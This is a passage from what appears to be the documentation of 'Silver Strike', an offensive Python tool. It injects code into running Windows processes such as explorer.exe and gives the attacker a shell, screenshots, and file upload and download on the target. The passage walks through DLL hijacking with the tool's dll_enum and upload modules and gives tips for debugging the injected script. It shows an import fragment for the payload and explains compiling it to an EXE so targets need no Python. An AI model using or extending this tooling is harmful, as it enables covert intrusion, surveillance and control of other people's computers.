3) Find what functionality the DLL offers to the executable, or replacing the dll will crash the process and raise a red flag.
4) Finding the name of the functions the executable calls from the dll, and using them in the malicious DLL.
It doesn't matter which one of the 2 hijacking techniques you choose to implement, Silver Strike can help you out.
The **dll_enum** command generates for the attacker a text file that specifies all the DLL's the injected process imports and all their instances on the system.
An example text file:

Dlls_and_paths.txt

After the attacker targets a dll, he can use the **download_file** module to get an instance of it and start analyzing its exports.
Lastly when the attacker finished crafting his malicious dll, he can use the **upload_file** module to upload it to the correct path.

Extra's

Few extra commands that Silver Strike offers:
1) **help** - will show you a menu with all the possible commands.
2) **screenshot** – Takes a screenshot of the target host monitor. The screenshot will be saved as time and date it was taken. Example: "12;04;2022 15;35.png"
3) **System commands** – You have a shell on the target machine…. Go wild.

How To Use


I will address how to use Silver Strike as a script at first (.py) and I will only touch shortly about using a compiled version (.exe).

Requirements:

* The Target machine must have python 3.9 and above.
* The target machine must have all the modules mentioned in the requirements.txt.
If the attacker wants to ensure the target machine has them he can add the command "pip install -r requirements.txt" before the injection begins (lines 1-5).
*The injected process must be running. I recommend injecting to explorer.exe or a startup 3rd party software.
*Like with every injection the target process must run with the same privileges as the attacker.

Debugging:

Ill be honest, calling pymem "Unfriendly" is an understatement….
* There are plenty of limitations I had to find the SUPER HARD way, for example using '\n' or '\\' will terminate the injected script.
* On top of that, because the errors happen in the destination process you can't see them in your console.
To overcome this MASSIVE limitation I recommend using the traceback module and write its output to a file.
See an example here.
*Add insult to injury, The whole injected script must be written as a comment… So if you thought you can rely on your IDE or see some colors in your code, I'm sorry to break the news.



```
code = """
import socket, subprocess, os, pyautogui, pymem, time, threading, win32com.client
from cryptography.fernet import Fernet
```

The best way to see if the injection worked and is still alive is by looking at the target process threads (processhacker).

Compile to EXE:

In a real world scenario, attacker might prefer using Silver Strike as an executable and not a script.
Pyinstaller can help you convert .py → .exe.
But it's important to know that Pyinstaller can really mess up the conversion. Using ProcMon I found out Pyinstaller may modify path's and names, thus destroy the executable.
When I tried compiling the script myself, it had a 50% success rate, which means the same compiled script sometimes worked and sometimes didn't (using the script itself = 100% success rate).
I'm not claiming to be a pro when converting .py → .exe, and its only the 10th script I tried it on (give or take), so I might have done few mistakes there, that you won't do…
Important to acknowledge: If you are able to convert the script to .exe the target machine doesn't need to have python or any of the libraries installed.